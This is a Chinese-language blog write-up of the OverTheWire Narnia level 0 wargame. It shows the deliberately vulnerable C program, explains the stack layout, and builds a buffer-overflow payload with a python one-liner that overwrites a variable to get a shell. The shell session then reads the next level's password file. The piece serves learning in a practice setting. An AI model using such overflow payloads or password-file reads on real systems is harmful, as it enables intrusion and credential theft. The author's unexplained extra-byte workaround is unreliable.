二进制学习之narnia0

原创

sojrs_sec 于 2019-09-03 14:32:48 发布 122 收藏 1

分类专栏： 逆向 文章标签： narnia0 栈溢出 安全 writeup 逆向

学习平台：http://overthewire.org/wargames/narnia/
密码：narnia0:narnia0
Cd /narnia

一：分析

运行 ./narnia0

```
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
buf: aaaaaaaaaaaaaaaaaaaaaaa
val: 0x61616161
WAY OFF!!!!
```

从提示看，要我们把val的值从0x41414141 转换成0xdead
执行后会提示我们输入值，我这里输入一堆a，发现buf为24字节的a，val为a的16进制数
而当输入值只有一个a时，val为0x41414141，buf就为a

```
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: a
buf: a
val: 0x41414141
WAY OFF!!!!
narnia0@narnia:/narnia$
```

所以这里猜测，我们输入的值填充到变量buf中，而buf的变量超长后会溢出覆盖掉val的值，因此可以通过构建超长的输入值，修改val值

同样我们查看原码

Cat narnia0.c

```
#include <stdio.h>
#include <stdlib.h>

int main(){
    long val=0x41414141;
    char buf[20];

    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s",&buf);

    printf("buf: %s\n",buf);
    printf("val: 0x%08x\n",val);

    if(val==0xdeadbeef){
        setreuid(geteuid(),geteuid());
        system("/bin/sh");
    }
    else {
        printf("WAY OFF!!!!\n");
        exit(1);
    }

    return 0;
}
```


这里可以看到函数里首先定义里两个变量

val为4个字节=0x41414141=AAAA


Buf为20字节

而scanf(“24s”,&buf)表示会把输入的前24字节填充到buf变量中

If (val == 0xdeadbeef) 当val=0xdeadbeef时，会弹出shell /bin/sh

二：栈回顾

首先我们要知道，函数定义中，内部变量的参数值都是存放在栈中，而且栈的空间申请是由高地址位到低地址位，所以在main函数的定义中



当buf内容超过20字节时，就会出现栈溢出的情况，把buf变量内容覆盖到val变量

三：构造payload

Buf变量任意20字节字符，如a * 20
后面为0xdeadbeef
这里我们要注意，参数值填充由于是从低地址到高地址，构造的payload应为，0xefbeadde，即\xef\xbe\xad\xde
通过python
(python -c ‘print “a”*20 +"\xef\xbe\xad\xde"’;cat)
| ./narnia0
Cat /etc/narnia_pass/narnia1 获取下一关密码 efeidiedae

```
narnia0@narnia:/narnia$ (python -c 'print "a"*20 +"\xef\xbe\xad\xde"';cat)
| ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: aaaaaaaaaaaaaaaaaaaa
val: 0xdeadbeef
ipconfig
/bin/sh: 1: ipconfig: not found
ifconfig
/bin/sh: 2: ifconfig: not found
id
uid=14001(narnia1) gid=14000(narnia0) groups=14000(narnia0)
cat /etc/narnia_pass/narnia1
efeidiedae
```


这里有个问题
python -c ‘print “a” * 20 + "\xef\xbe\xad\xde”’
这里通过python转化输入时，需要后面再加\x88，
即python -c ‘print “a” * 20 + “\xef\xbe\xad\xde\x88”’ 才能成功，这个\x88的作用不太清楚,有看到的指点下

```
narnia0@narnia:/narnia$ python -c 'print "a" * 20 + "\xef\xbe\xad\xde\x88"'
aaaaaaaaaaaaaaaaaaaa
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: aaaaaaaaaaaaaaaaaaaa
buf: aaaaaaaaaaaaaaaaaaaa
val: 0xdeadbeef
$ id
uid=14001(narnia1) gid=14000(narnia0) groups=14000(narnia0)
$
```